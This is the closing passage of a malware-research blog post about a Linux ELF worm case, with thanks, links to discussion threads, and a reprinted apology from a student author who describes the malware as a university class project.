  ( do the limited access for the research purpose )
```

Epilogue and follow up

I thank Michal for this *good finding*. And for ***MalwareMustDie ELF team mates*** who swiftly cracked the source of the threat, ID and the real situation of this case, you are all awesome! Thank you to all friends who help to follow the case until the very end of it.

Let's not make our internet dirty by be more responsible in conducting research on dangerous material like computer virus or malware. Please remember that in some countries even if you own the source code of the malware you'll have a serious trouble with the law and authority.


For the research purpose, you can fetch the sample safely in our-beloved **ELF malware repository**

in *kernelmode.info* [link], you'll see my experts colleagues in ELF malware research are on discussion on this threat, you can join this malware related discussion in there.

For the ***mitigation***, ***Linux hardening*** and ***sysadmin perspective*** of this type of malware threat, there is a nice *discussion* that I am assisting on *reddit's* ***/r/linux*** [link], on the other *reddit*'s ***/r/Malware*** thread I am posting ***follow up info*** of the case [link].


The apology from coder & a requirement of the virus making project..

After following some requests, we saw the infrastructure for this malware was taken down:



We then received a sincere apology message from the *malware coder*. He admitted to test it online too. You can see his message posted in his blog by online in here [link]. It's in English so you can read and comprehend the message as well as I do.

I, on behalf of my team, thanked Jerry for the sincere apology, and will delete the privacy related link and material I posted to this post **after we confirm** some facts further. The point in the message that I think you all need to know too is, as per shown in the below picture.


The malware is a project of Operating System. The only requirement of the project is to write a program suit the definition of the virus, spreading, hiding and executing (To tell the truth I do not know the difintion as well). There are many team in my class and they try to spread the virus by portable device or something else.

I promise the malware I made is for academic use only, and it won't be runned forever. I have never had any thought about truly using it. The IPs I set are all the server I own. (Enumerating the similar IP is to act as cracking) When we test, because of the poor wordlist, none of other server had been cracked. And I have never send my code to others, expect my TA because the malware is my project. I have delete my repository of this malware.

We need to be cleared of one thing only, is it a *requirement from himself* as the virus project leader or *from the university side* to make this **virus project** with its requirement?


I think Jerry personally knows the bad effect of his "project" and he gently admits his mistake showing he now awares of the dangerous effect for openly deploying his virus project and his tests. He made a good decision to put down all codes offline the GitHub, I respect that. After all, we thank Jerry for raising a very important aspect in Linux security too. It is a Christmas session now, let's accept the apology (upon confirming some facts) and ***Merry Christmas to Jerry from MalwareMustDie***.

#MalwareMustDie!

Posted by unixfreaxjp at 9:52 AM

No comments:

Post a Comment



Home Older Post

Subscribe to: Post Comments (Atom)